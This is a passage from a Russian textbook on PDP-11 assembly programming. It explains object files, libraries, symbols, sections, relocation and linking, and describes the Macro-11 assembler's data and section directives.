ные файлы, которые позже передаются *сборщику* (*построителю задачи*, *линкеру*). Сборщик должен из множества входных объектных файлов подготовить исполняемый файл (образ задачи), разместив все отдельные модули в адресном пространстве задачи. Некоторым программам требуются сотни и тысячи объектных файлов (в т. ч. представляющих стандартные подпрограммы), причём связанные между собой: один объектный файл может содержать ссылки на подпрограммы и переменные, определённые в других файлах. Для удобного управления большими количествами объектных файлов используются т. н. *библиотеки объектных файлов*, которые являются коллекциями объектных файлов. Иногда эти библиотеки называются *статическими библиотеками*. Для подготовки и редактирования библиотек используется утилита, называемая *библиотекарь*. При подготовке образа задачи сборщик обязательно включает в него все явно заданные объектные модули, а из библиотек выбирает минимальный необходимый набор модулей. Набор объектных модулей, входящих в образ программы, должен быть *замкнут по ссылкам*, т. е. он должен содержать все подпрограммы и глобальные переменные, к которым имеются обращения из входящих в этот набор модулей. Таким образом, в исполняемый файл включаются лишь минимальное подмножество модулей из статических библиотек, а не все библиотеки целиком.

Обычно построение исполняемой программы начинается с трансляции исходных файлов в объектные, затем эти объектные файлы плюс стандартные и/или заранее подготовленные библиотеки передаются сборщику, формирующему исполняемый файл. Транслятор оперирует только с фрагментом программы (одним исходным файлом), поэтому действительные адреса подпрограмм и переменных транслятором не могут быть вычислены, но в *объектном коде* (коды инструкций и данные в объектном файле) уже должны быть представлены адреса (например, в операндах инструкций). По этой причине в объектном коде существуют не итоговые адреса, а т. н. *частично вычисленные*. Частично вычисленный адрес может быть как совершенно неизвестным (скажем, обращение к чему-то, определённому в другом модуле), так и полностью определённым (например, относительные адреса в условных переходах), либо известным лишь отчасти (допустим, обращение к слову, находящемуся на вычисленном расстоянии от начала модуля, хотя адрес размещения модуля остаётся неизвестным транслятору). Полностью адреса вычисляются только сборщиком, а для успешного выполнения этой работы транслятор включает в объектные файлы дополнительную информацию, используемую для коррекции частично вычисленных адресов.

*Листинги и карты образа задачи* являются необязательными текстовыми файлами, содержащими информацию о результатах выполнения трансляции и сборки задачи в удобном для человека виде для проверки или обнаружения ошибок. Например, листинг трансляции ассемблерного файла будет содержать исходный код, генерированные машинные команды, преобразованные данные, частично вычисленные адреса и т. п.; а карта образа задачи будет показывать действительные адреса размещения подпрограмм и переменных.

Библиотеки динамической компоновки (также называемые *динамические библиотеки* или *разделяемые объекты*) будут рассмотрены существенно позже, поскольку для их использования требуется не только поддержка со стороны компилятора, но и поддержка на этапе выполнения. Основные отличия динамических библиотек от статических заключаются в том, что динамическая библиотека, во-первых, размещается в адресном пространстве задачи на этапе выполнения специальным загрузчиком, а не сборщиком при подготовке образа задачи, и, во-вторых, загружается как неделимый цельный образ, а не как минимальный необходимый набор модулей. Построение динамической библиотеки сходно с построением исполняемого файла: она также строится из объектных файлов и статических библиотек, также требуется поэтапное вычисление адресов, также используются трансляторы и сборщик. Однако окончательно адреса вычисляются не сборщиком, как в случае построения задачи, а лишь во время выполнения, когда производится загрузка конкретной динамической библиотеки в адресное пространство конкретной задачи. Эта операция требует согласованной работы сборщиков динамических библиотек, сборщиков исполняемых файлов (ссылающихся на динамические библиотеки) и загрузчиков библиотек. Т. н. библиотеки *импорта* являются вспомогательными файлами, используемыми некоторыми сборщиками при построении образов задач, ссылающихся на динамические библиотеки. В деталях этот процесс будет рассмотрен существенно позже.

## Трансляция и сборка

Примеры в предыдущих разделах должны были дать некоторое неформальное представление о языке ассемблера: ассемблер предоставляет средства для записи в удобной для человека форме машинных инструкций и данных нативных типов (или имеющих простое соответствие нативным типам, например, строки), а также позволяет использовать символические имена (метки) для обозначения данных, подпрограмм, адресатов перехода и т. п. Обычно к ассемблеру предъявляются ещё два требования:

- Возможность однозначного представления в удобном для человека символическом виде всех инструкций и нативных типов данных процессора, включая как различные инструкции, так и инструкции, совпадающие по смыслу (синонимы).
- Автоматизация вычисления адресов плюс наличие средств управления распределением адресного пространства при трансляции и при сборке.

Говоря об однозначности представления инструкций стоит уточнить: речь идёт об инструкциях, выполняющих одинаковые действия, но имеющие различное представление в машинном коде, например, инструкция `mov (R0)`, `R1` в принципе<sup>1</sup> может быть записана кодами `011001b` или `011001b 0000000b`. У разработчика

---

1 Ассемблер PDP11 такой однозначностью обладает в полной мере: инструкции с разными кодами имеют различное представление в ассемблере. Пример `mov (R0)`, `R1` соответствует коду `011001`, а инструкция с кодом `011001 000000` записывается как `mov 0(R0)`, `R1`. Однако процессоры зачастую предоставляют множество синонимов инструкций и выбор конкретного из них не всегда возможен, если только не внедрять непосредственно машинный код.

должна быть возможность записать инструкцию так, чтобы транслятор преобразовал её именно в тот код, который требуется. Для языков высокого уровня логично было бы требовать, чтобы транслятор выбрал наилучшее представление из возможных, а для языков низкого уровня логично обратное требование: *транслятор обязан выполнить однозначное преобразование инструкции на ассемблере в машинный код*. Это связано с тем, что инструкции имеют побочные эффекты: изменяют флаги процессора, имеют разный размер или выполняются за разное время и т. п. Низкоуровневый код может быть специально составлен так, чтобы использовать именно эти эффекты, например, занимать заданное место или тратить определённое время. Однозначность соответствия машинного кода ассемблерной записи не является взаимной: один и тот же машинный код может быть представлен разными способами (как минимум, инструкция может записана её числовым кодом вместо символьической формы). Для автоматизации вычисления адресов вводятся понятия *символ* (также называемый *меткой*) и *секция*.

**Символ** представляет собой имя, присваиваемое адресу. Символы в языках низкого уровня нельзя путать с переменными или подпрограммами языков высокого уровня: символ не имеет типа в понимании типов данных или типов подпрограмм, *значением символа является его адрес*, а не то, что по этому адресу находится.

**Секция** представляет собой неделимую во время компиляции часть модуля. Код и данные модуля размещаются в одной или нескольких секциях, в ассемблере предусмотрены специальные директивы, управляющие размещением кода и данных в секциях. Сборщик формирует адресное пространство задачи из секций, входящих в составляющие её модули, а размещение кода и данных в секциях и задание свойств и имён секций позволяет управлять этим процессом. Во многих языках высокого уровня также существуют средства, позволяющие размещать подпрограммы и переменные в конкретных секциях.

В ассемблере различают символы двух основных типов:

- *Перемещаемые символы (relocatable symbol)*, определённые в контексте секции и изменяющие своё значение во время сборки задачи при определении положения секции в образе задачи; например:

```
xx: .word 0 ; определение перемещаемого символа xx
      mov xx, R3 ; обращение к символу xx
```

- *Абсолютные символы (absolute symbol)*, значение которых не привязано ни к какой секции и не изменяется во время сборки; абсолютные символы аналогичны константам и заменяются соответствующими константами на этапе трансляции:

```
PSW = 177776 ; определение абсолютного символа PSW
      mov PSW, R3 ; обращение к символу PSW
```

Абсолютные символы можно переопределять в тексте программы много-кратно, а перемещаемые определяются только один раз. Повторное определение перемещаемого символа является ошибкой.

Объектные модули состоят из одной или нескольких именованных секций, в которых размещаются код и данные модуля. Все символы определены относительно начала секций. На этапе трансляции частичное вычисление адреса производится от начала секции, т. е. адреса перемещаемых символов имеют вид «символ со смещением таким-то от начала секции такой-то в модуле таком-то», для каждой секции модуля транслятор начинает отсчитывать адреса с нуля. При сборке образа задачи сначала составляется список необходимых для неё модулей, затем составляется список входящих в модули секций, далее одноименные секции комбинируются и формируется карта памяти задачи, и только с этого момента появляется возможность окончательно вычислить адреса.




Рисунок 15: Отображение секций из разных модулей в адресное пространство образа задачи

На рис. 15 показано возможное отображение секций из нескольких объектных модулей в адресное пространство задачи, создаваемое сборщиком. Модуль А содержит две секции с именами *i* и *j*, модуль В — одну секцию с именем *i*, модуль С — три секции с именами *k*, *j* и *i*. Группировка одноименных секций сборщиком чаще всего делается их *объединением*. В этом случае объединяемые одноименные секции из разных модулей последовательно без промежутков дописываются друг за другом, как показано на примере секции *i*. Эта секция присутствует в трёх модулях, причём в модуле А она имеет размер 4 байта, в модуле В —

8 байт и в модуле С — 2 байта. В образе задачи секция *i* займёт 14 (4+8+2) байт. Для объединяемых секций надо различать **начальный адрес секции** в адресном пространстве задачи и **начальный адрес образа секции из данного модуля**, который важен для окончательного вычисления адресов. Так, например, секция *i* в образе задачи размещается с адреса 1000<sub>8</sub>, а образ (часть) секции *i* из модуля С начинается с адреса 1014<sub>8</sub>.

Другой способ группировки показан на примере секций *j*: секции из разных модулей **накладываются** друг на друга, при этом данные каждой последующей секции замещают данные предыдущей. Размер такой секции будет равен размеру наибольшего экземпляра: размер секции *j* в модуле А равен 2 байтам, а в модуле С — 6 байтам, размер секции в исполняемом файле составит 6 байт ( $\max(2, 6)$ ). Содержимое такой секции в исполняемом файле будет определяться в соответствии с порядком включения образов секций из разных модулей. При наложении **начальный адрес секции** и **адреса всех её образов из разных модулей** совпадают.

Во время трансляции значения символов определяются исходя из того, что адреса в секциях отсчитываются с нуля. Так, например, значением символа *x* в секции *i* модуля В является 4. Во время сборки приложения вычисляются начальные адреса образов секций, после чего корректируются значения всех символов. В том же примере секция *i* из модуля В размещается в образе задачи, начиная с адреса 1004<sub>8</sub>, соответственно сборщик должен будет прибавить 1004<sub>8</sub> ко всем значениям символов этой секции и символ *x* получит окончательное значение 1010<sub>8</sub>.

Перемещаемые символы в свою очередь можно разделить на:

- **локальные символы (local symbol)** — символы, определённые и используемые только в пределах этого модуля; из других модулей эти символы недоступны по именам;
- **общие символы (public symbol)** — символы, определённые в этом модуле и доступные как в нём, так и в других модулях;
- **внешние символы (external symbol)** — символы, к которым есть обращения в данном модуле, но определены они в ином модуле<sup>1</sup>.

Операция замены неизвестных адресов внешних символов взывающихихся модулях на адреса соответствующих общих символов в тех модулях, где они определены (или *реализованы*), называется *связыванием* (строго говоря, связывание на этапе компиляции называется *ранним связыванием*). Связывание в компилируемых в машинный код языках выполняется сборщиком лишь на завершающих этапах, когда уже известны значения всех символов. Для успешного выполнения связывания транслятор должен включить в объектный файл *список общих имен* (т. е. имена символов, которые модуль предоставляет в общий доступ, ина-

---

<sup>1</sup> Некоторые ассемблеры запрещают обращения к неизвестным символам, тогда требуется обязательное описание имён всех внешних символов, другие рассматривают любой неопределенный на этапе трансляции символ как внешний (так поступает ассемблер PDP11). Случайная ошибка в имени символа в первом случае диагностируется транслятором, а во втором — сборщиком, при попытке найти определение этого символа в других модулях или библиотеках. Последний случай чреват случайнм совпадением ошибочного имени с реально существующим символом, обнаружить и исправить ошибку в этом случае гораздо сложнее.

чё говоря, экспортирует) и список внешних имён (т. е. имён символов, которые он импортирует из других модулей). Локальные символы ни в одном из этих списков не присутствуют и, соответственно, известны только транслятору и только во время трансляции данного модуля. В ассемблерах, как правило, требуется явное описание символа для включения в список общих имён, тогда как в языках высокого уровня обычно действуют специальные правила для определения области видимости. В языке C, например, все подпрограммы и переменные, определённые вне тела подпрограмм, автоматически включаются в список общих имён, а для описания локальных символов надо использовать слово `static`:

Ассемблер	Язык C	Примечания
.globl pub	int pub( void ) {	Символ <code>pub</code> включён в список общих имён, область видимости: вся программа (в терминах языка C).
pub: clr R0 rts PC	return 0;	
loc: mov #1, R0 rts PC	static int loc( void ) { return 1; }	Область видимости символа <code>loc</code> : только в данный модуль.

Для того, чтобы сборщик мог выполнить коррекцию ссылок на перемещаемые символы, в объектный файл добавляется специальная информацию, называемую *информацией о перемещаемых записях* (или, чаще, *таблицей релокаций*, *relocation table*, иногда *fixup table*), а в коды инструкций или данные транслятор включает частично вычисленные адреса. Сборщик, вычислив список модулей и определив размещение в памяти секций, копирует в образ задачи объектный код модулей, после чего просматривает таблицу релокаций. В этой таблице содержатся указания примерно такого вида «к слову по такому-то смещению в такой-то секции надо прибавить действительный адрес цели такой-то (внешнего символа или образа секции)». Так как адреса бывают разного вида (для PDP11: обычные и короткие, абсолютные и относительные, на других процессорах возможны иные характеристики адресов), то в таблице релокаций указывается «тип» записи, точно указывающий на особенности вычисления адреса, хотя в основе сохраняется логика «к частично вычисленному адресу прибавить адрес цели и, для относительных адресов, вычесть адрес текущей инструкции».

Сейчас можно чуть подробнее рассмотреть процесс компиляции (см. также рис. 14 на стр. 120):

- на этапе трансляции исходный код программы на каком-либо языке преобразуется в объектный код и сохраняется в виде объектного файла; трансляция обычно состоит из нескольких шагов:
  - *препроцессор*; на этом этапе происходит преобразование исходного текста программы; преобразования включают обработку блоков условной трансляции, включение в текст вспомогательных исходников, раскрытие макроопределений и т. п.
  - *синтаксический анализатор*; полученный от препроцессора исходный текст разбивается на лексемы и выполняется его синтак-

сический анализ, по результатам генерируется код программы в некотором промежуточном представлении, как правило, не совпадающем с машинным кодом;

- *оптимизатор*; полученный промежуточный код подвергается дополнительной обработке, повышающей эффективность программы; возможно частичное вычисление результатов, реструктуризация кода, разворачивание циклов и т. д. и т. п.; оптимизация является необязательной;
- *генератор кода*; промежуточный код преобразуется в машинный код конкретной вычислительной платформы и формируется объектный файл;

Трансляция с ассемблеров несколько отличается от трансляции с языков высокого уровня. Для ассемблеров характерны очень мощные *макропроцессоры* (существенно более мощная альтернатива *препроцессоров*), отсутствие *оптимизаторов* (транслятор обязан генерировать код в точном соответствии с текстом программы), и возможность генерации итогового объектного кода сразу по исходному тексту, минуя промежуточное представление.

Код программы на ассемблере является платформо-зависимым. Важно учитывать, что существует зависимость как от оборудования (наборы инструкций, режимы адресации, поддерживаемые типы данных и т. п.), так и от программного окружения, в том числе от операционной системы и даже от компилятора. При этом, учитывая возможную частичную совместимость оборудования и операционных систем, один и тот же ассемблер может применяться на нескольких разных платформах. Это приводит к тому, что в ассемблерах предусмотрены возможности, недопустимые или игнорируемые на конкретных plataформах.

- *объектный файл*; является промежуточным хранилищем результатов трансляции; в объектный файл включается (как минимум) следующая информация:
  - *список секций*; включает информацию об именах, атрибутах и размерах секций, описанных в данном модуле;
  - *объектный код и данные*; это преобразованные в машинные коды инструкции и данные в нативных форматах с частично вычисленными адресами, отнесённые к нужным секциям;
  - *список общих символов*; список имён символов, определённых в данном модуле, с указанием их расположения (имя символа, номер секции в списке секций и смещение в этой секции);
  - *список внешних символов*; список имён символов, к которым есть обращения из данного модуля, но которые в нём не определены;
  - *таблица релокаций*; содержит список частичных адресов в секциях, по которым находятся адреса, подлежащие коррекции при сборке; в списке указывается секция и адрес в ней, тип релокации и цель — образ секции или внешний символ;

- на этапе сборки образа задачи формируется файл, содержащий образ исполняемой программы; в общем случае можно считать, что во время сборки выполняется:
  - разрешение внешних ссылок (определение списка модулей); входными данными являются список объектных модулей и список библиотек объектных модулей; далее по анализу списков внешних и общих символов определяется минимальный замкнутый по ссылкам набор объектных модулей, которые должны быть включены в образ задачи;
  - формирование адресного пространства задачи, вычисление реальных адресов; по полученному списку модулей строится итоговый список входящих в них секций, определяются их размеры и размещение в адресном пространстве; код и данные модулей копируются в соответствующие образы секций (без коррекции частично вычисленных адресов), производится вычисление реальных адресов и формируются таблицы адресов образов секций и определённых символов;
  - связывание и коррекция адресов; анализируются таблицы relocation и списки внешних символов всех модулей и производится коррекция адресов; к частично вычисленным адресам прибавляется реальный адрес цели (образа секции или символа, вычисленные на предыдущем этапе) и, для относительных адресов, вычитается текущий адрес;
  - формирование исполняемого файла; в простейших случаях это просто точная копия того, что будет находиться в оперативной памяти в момент запуска задачи; гораздо чаще исполняемый файл имеет сложную структуру, содержащую как код и данные задачи, так и т. н. заголовок исполняемого файла, предоставляющий информацию о секциях, их атрибутах, свойствах самой задачи, информацию, нужную для динамического связывания и т. п.; в этом случае требуется достаточно сложный загрузчик, размещающий в памяти образ задачи и подготавливающий его к выполнению.

Для определения размещения всех образов секций в адресном пространстве задачи надо: *a*) определить порядок размещения секций; *б*) для каждой секции определить порядок размещения образов из разных модулей. Разработчик программы имеет возможность этим управлять, более того — управление порядком размещения секций и образов секций является важным аспектом программирования. С его помощью реализуется, например, шаблонные методы и механизм запуска конструкторов статических объектов в C++, общие области в Fortran, некоторые реализации механизма структурной обработки исключений, локальная для потока память в многопоточных системах и т. д. и т. п. В последующем материале будут затронуты эти и некоторые другие вопросы, эффективно решаемые благодаря применению секций.

Сложившихся правил управления порядком размещения секций и образов, несмотря на общепринятость этого приёма, нет. В простых случаях (как, например, в RT-11), порядок размещения секций определяется порядком включения объектных модулей и порядком перечисления секций в этих модулях; в других случаях сборщики распознают зарезервированные имена секций и размещают сначала их, и лишь потом все остальные; в третьих случаях используется сортировка по именам секций в алфавитном порядке; а иногда более сложные методы, вплоть до специальных скриптов, управляющих работой сборщиков.

Применение секций позволяет, помимо порядка размещения кода и данных, назначить специфические атрибуты образам разных секций. Типичными атрибутами секций являются:

- *имя секции*; одноимённые образы секций из разных модулей группируются (наложением или объединением) между собой; при этом прочие атрибуты образов с совпадающими именами должны совпадать, несовпадение считается ошибкой разработчика;
- *способ группировки образов секций*; обычно используется объединение секций, реже — наложение; во многих ассемблерах для описания накладываемых секций используются специфичные директивы;
- *права доступа*; многие процессоры предоставляют возможность описывать области адресного пространства со специфичными правами доступа: правом чтения из этой области, правом записи в эту область (т. е. изменения), правом исполнения инструкций в этом диапазоне адресов и др.; права доступа обычно задаются в качестве атрибутов секций.

Для инструкций и данных существует несколько типичных комбинаций прав доступа, применяемых к секциям того или иного типа. Часто однотипные секции имеют также одно имя, в результате чего обеспечивается размещение однородных по правам доступа кодов и данных совместно. Сложившаяся традиция связана с выделением секций следующего типа:

- *секции кода* (часто называются `_TEXT`, `.code`, `.text` и т. п.); обычно разрешено чтение из таких секций и выполнение инструкций, изменение секций кода обычно запрещено;
- *секции констант* (называются `_CONST`, `.const`, `.rodata` и т. п.); из этих секций разрешено только чтение; если константы являются неизменяемыми, то компилятор имеет право совпадающие по значению константы накладывать друг на друга, сокращая размер задачи;
- *секции инициализированных данных* (обычно `_DATA` или `.data`); для таких секций разрешено чтение и запись; чаще всего в них размещаются данные, которым присвоено начальное *ненулевое* значение;
- *секции неинициализированных данных* (обычно `_BSS`, `.bss` или `.data?`); как и для секций инициализированных данных разрешены чтение и запись; как правило, неинициализированные статические данные считаются обнуленными; это позволяет не включать в образ задачи эту секцию, а просто указать, что такой-то диапазон адресов должен быть обнулён.

В ассемблерах существуют специальные директивы, обозначающие начало новой секции, её имя и атрибуты. Все инструкции и данные, размещенные после определения одной секции и до определения следующей, размещаются в ней. В языках высокого уровня обычно действуют специальные правила размещения данных и подпрограмм в секциях. Например, в языке С обычно приняты следующие правила: весь код размещается в секции кода; все автоматические переменные размещаются в стеке, для которого либо выделяется своя секция, либо при запуске программы резервируется область адресного пространства; все переменные в статической памяти размещаются в секции либо инициализированных, либо неинициализированных данных; константы, не являющиеся инициализированными данными, размещаются в секции констант.

```

int data0;                      // data0 в секции неинициализированных данных
int data2 = 5;                  // data1 в секции инициализированных данных
void test( void )              // Все функции размещаются в секции кода
{
    static char x0[4];          // x0 в секции неинициализированных данных
    static char x1[]="qwe";     // x1 в секции инициализированных данных
    char x2[] = "asd";         // x2 – локальный массив в стеке,
                               //      а строка "asd" в секции констант
                               // кроме того, в прологе функции выполняется
                               // копирование строки "asd" в массив x2
    ...
}

```

Подобное распределение переменных по секциям необходимо учитывать при разработке программ. Например, при выполнении приведённой ниже программы на многих современных системах будет диагностирована ошибка:

```

int main( int ac, char **av )
{
    char *p = "qwerty";
    int i;

    if ( (i = ac - 1) < 6 ) { // ac неывает меньше 1
        p[i]=av[i][0];       // заменить i-ый символ в строке p
    }                           // первым символом i-ого слова командной
                                // строки
    return 0;
}

```

Допущенная здесь ошибка заключается в том, что строка «qwerty» будет размещена в секции констант и изменение *i*-того символа строки невозможно. Если описание `char *p = «qwerty»` заменить на `char p[] = «qwerty»`, то ошибка будет исправлена: в первом случае `p` является указателем на строку (размещенную в секции констант), а во втором случае `p` — локальный массив в стеке (доступном для изменения), в который копируется начальное значение, хранимое в секции констант. Такая ошибка будет обнаружена только на этапе выполнения и только

если компилятор размещает константы в секции с соответствующими атрибутами и только если операционная система на данном оборудовании поддерживает атрибут защиты от записи (что справедливо для многих современных систем).

## Macro-11

Для ЭВМ семейства PDP11 используется несколько вариантов ассемблера, наибольшее распространение из которых получил язык Macro-11, разработанный Digital для своих операционных систем RT-11 и RSX-11. В этом разделе приводится сокращённое описание, в основном по [74]. Несколько отличающаяся версия ассемблера используется компилятором Decus C (транслятор для этого варианта ассемблера входит в состав транслятора Decus C). Среди современных ассемблеров очень похожим синтаксисом обладают ассемблеры AT&T, широко используемые в Unix-совместимых системах.

В ассемблере принято, что в каждой строке находится не более одной инструкции или директивы, конец строки завершает текущую инструкцию или директиву. Деление на инструкции и директивы не всегда очевидно, обычно считается, что инструкции представляют собой символьическую запись машинных команд в удобной для человека форме, а директивы используются для всех остальных целей, в том числе для описания данных, для описания машинных команд в числовой форме (т. е. в виде кодов инструкций), для управления процессом трансляции и т. п.

В ассемблере Macro-11 имена инструкций начинаются с букв, а директив — с точки. Каждая непустая строка может содержать определение перемещаемых символов, инструкцию, директиву (в том числе определение абсолютных символов) и/или комментарии. Пробелы и табуляторы в строке могут использоваться в качестве разделителей, но они не являются обязательными. Комментарий начинается с символа ; и продолжается до конца строки, вся строка может состоять из комментария. Ниже показан формат строки ассемблерной программы, где квадратные скобки используются для обозначения необязательных элементов:

[метка: [метка: [...]]] [инструкция или директива] [; комментарий]

Если в строке есть определение одного или нескольких перемещаемых символов (т. е. части вида метка:), то данным символам присваиваются значения, равные адресу текущей строки. Т. е., если в строке определено несколько символов, то их значения совпадут.

Синтаксис записи основных инструкций приведён в предыдущих разделах (обзор системы команд и режимов адресации) и примерах. Ассемблерная инструкция начинается с названия и сопровождается нулем, одним или двумя операндами, разделёнными запятой и необязательными пробелами и/или символами табуляции. Названия инструкций и их операнды приведены в табл. 21, 22, 23 и 24 (стр. 62, 63, 65 и 66 соответственно, основные арифметические инструкции), табл. 26, 28 и 29 (стр. 68, 70 и 71, инструкции переходов и организации подпрограмм), табл. 32 (стр. 75, инструкции для работы с прерываниями).

Директивы ассемблера предназначены для управления процессом трансляции. В большинстве случаев директивы, в отличие от инструкций, сами не приводят к генерации двоичного кода, они лишь влияют на генерацию кода в дальнейшем. Директивы можно разделить на несколько групп:

- директивы описания данных — предназначены для записи данных или инструкций числовым кодом; это единственный вид директив, приводящий к генерации двоичного кода;
- директивы описания секций — позволяют задать границы между секциями и атрибуты, назначенные этим секциям; генерируемый транслятором код для последующих инструкций и директив будет принадлежать данной секции;
- директивы описания внешних и общих имён нужны для включения символов в таблицы общих или внешних имён соответственно; в ассемблерах используется два подхода: в одном случае используется одна универсальная директива для описания и внешних и общих имён (выбор таблицы зависит от того, определён символ в данном модуле или нет), во втором случае используются две разных директивы для описания символов, включаемых в таблицу общих или внешних имён;
- директивы управления макропроцессором; для ассемблеров характерно наличие макропроцессоров, обладающих существенно большими возможностями, чем препроцессор языка «С». Эти директивы обеспечивают условную трансляцию, многократно повторяемые блоки кода и макросы, которые могут содержать в себе блоки условной трансляции и повторений;
- прочие директивы — управления листингами, режимами трансляции и т. п.; если для большинства ассемблеров существуют директивы всех предыдущих групп (чаще всего сходные по семантике), то сюда можно отнести все остальные директивы, чаще всего специфичные для разных трансляторов.

**Директивы описания данных.** Для задания констант каждого поддерживаемого процессором (нативного) типа данных, а также для распространённых составных типов предусмотрены специальные директивы. Такие директивы не определяют «переменных» (такого понятия в ассемблере нет), они просто нужны для возможности задания кода, представляющего некоторое число, текст и т. п. в данном месте программы удобным для человека способом. Вполне возможно записать, например, код какой-либо инструкции в виде целого числа или строки букв, важно лишь чтобы совпадали полученные коды и их размер. В Macro-11 поддерживаются следующие директивы описания данных:

.byte список	задать значения байтов (8-ми разрядные числа)
.word список	задать значения слов (16-ти разрядные числа)

список — одно или несколько разделённых запятыми и необязательными пробельными символами целых чисел. По умолчанию числа считаются восьмеричными. Число, заканчивающееся на «.» считается десятичным.

`.ascii строка` задать текстовую строку

`.asciz строка` задать строку, завершающуюся нулевым байтом

*строка* — последовательность символов, ограниченная с двух сторон символами-ограничителями. В роли символов-ограничителей может выступать любой печатаемый символ, при условии, что строка заканчивается этим же самым символом и он не встречается внутри строки.

`.blkb число_байт` зарезервировать диапазон адресов

`.blkw число_слов` зарезервировать диапазон адресов

Эти директивы не позволяют указать значения, которыми заполняются соответствующие блоки (.blkb — блок байт, .blkw — блок слов), можно указать лишь размер этих блоков.

`.even` выровнять на чётную границу

`.odd` выровнять на нечётную границу

Так как в PDP11 обращения к слову возможно лишь по чётному адресу, то иногда возникает необходимость разместить следующие данные или инструкцию точно по чётному адресу, независимо от предыдущего кода или данных. Аналогично, иногда может потребоваться размещение по нечётному адресу. Директивы .even и .odd предназначены для такого выравнивания. Если текущий адрес соответствует требуемой чётности или нечётности, то такая директива ничего не делает, а если не соответствует, то резервируется один байт, что обеспечивает выравнивание на нужную границу.

Директивы для описания вещественных чисел здесь рассматриваться не будут, равно как не рассматривались инструкции для работы с такими данными.

**Пример 12. Подпрограмма на ассемблере.** Рассмотрим подпрограмму, осуществляющую сложение двух аргументов (соглашение о вызовах языка С). Для данной подпрограммы приведём её машинный код и пару вариантов ассемблера: 1) только с использованием инструкций и 2) с использованием директив описания данных вместе с инструкциями. Оба ассемблерных варианта корректны и дают идентичный работоспособный код:

Код	Ассемблер (обычный вариант)	Ассемблер (записывая часть инструкций кодами)	
010546	sum: mov R5, -(SP)	sum: mov R5, -(SP)	
010605	mov SP, R5	.byte 205, 21	запись байтами
016500 000004	mov 4(R5), R0	.word 16500,4	или словами
066500 000006	add 6(R5), R0	.ascii /@m/ .byte 6 .even	или строкой младший байт числа б старший нулевой байт
012605	mov (SP)+, R5	.word 5509.	число по основанию 10
000207	return	return	

**Директивы описания секций.** Помимо уже рассмотренных атрибутов, секции делятся на так называемые *абсолютные (absolute)* и *перемещаемые (relocatable)*. Обычные секции — перемещаемые, их точный адрес определяется в результате работы сборщика. В отличии от них положение абсолютных секций в адресном пространстве задаётся ещё на этапе трансляции. Например, таблица векторов прерываний находится по заранее известным фиксированным адресам, для обращения к отдельным векторам можно использовать их адреса (заданные числами), а можно описать абсолютную секцию, определяющую те или иные символы (скажем, имена векторов) и обращаться к векторам по их именам. Зачастую абсолютные секции с определёнными в них символами могут быть успешно заменены абсолютными символами (см. стр. 123).

Транслятор, встретив в программе директиву описания секции, сравнивает её имя с именами уже использованных секций. Если имя новое, то секция добавляется в список секций и транслятор сбрасывает текущий счётчик адресов в ноль, т. е. начинает отсчитывать адреса относительно начала данной секции. Если секция ранее уже встречалась, то счётчик устанавливается в последнее значение, достигнутое в данной секции, т. е. адреса продолжаются в данной секции.

<code>.asect</code>	задать абсолютную секцию
<code>.csect [имя]</code>	задать перемещаемую секцию
<code>.psect [имя][, атрибуты]</code>	универсальная форма задания секции

*имя* — в качестве необязательного (в квадратные скобки заключаются необязательные аргументы и атрибуты) имени секции можно использовать строку, удовлетворяющую требованиям, предъявляемым к именам символов, т. е. строка должна состоять из заглавных букв английского алфавита, арабских цифр и символов «.» и «\$»<sup>1</sup>. Длина имени ограничена 6 символами.

Число и порядок задания остальных атрибутов могут быть произвольными, для каждого задаваемого атрибута возможно только одно из двух значений:

`gbl / lcl` — этот атрибут (*global / local*) рассматривается сейчас не будет, т. к. нужен для реализации *оверлейных (overlay)* программ; это специфичный, ограниченно применимый приём программирования. Основная идея оверлейных программ: обеспечить нахождение в данный момент времени не всей программы целиком, а только небольшой её «ветви». Сейчас в этих целях применяются более эффективные механизмы, например, виртуальная память.

`con / ovr` — способ группировки *объединение (con, concatenated)* или *наложение (ovr, overlaid, перекрытие)* образов секций сборщиком. Важно учесть, что способ группировки влияет на обработку образов секций сборщиком, а не транслятором. Если одна *накладываемая* секция описана в одном модуле несколько раз, то фрагменты этой секции транслятором будут *объединяться* в общий образ, а *наложение* будет выполняться сборщиком для образов из разных модулей.

<sup>1</sup> Более строго: допустимы символы из кодировки Radix-50. В эту кодировку входят пробел, заглавные английские буквы, «Ф», «.», арабские цифры и один символ зарезервирован. Всего в кодировке 50<sub>8</sub> символов, что позволяет закодировать в одном 16-ти разрядном слове сразу три символа, а не два, как было бы при использовании однобайтовых кодировок. Имена секций, символов, макросов в Macro-11 представлены 32-х разрядными числами, т. е. от 1 до 6 символов Radix-50.

`ro / rw` — определяет возможность только считывания из этой секции (`ro, read-only`) или возможность как считывания, так и записи (`rw, read-write`). Этот атрибут используется только если оборудование позволяет ограничивать права доступа к определённым диапазонам адресов и операционная система пользуется этим механизмом. ЭВМ PDP11 позволяет использовать этот механизм, но операционная система RT-11 им не пользуется, поэтому данный атрибут игнорируется.

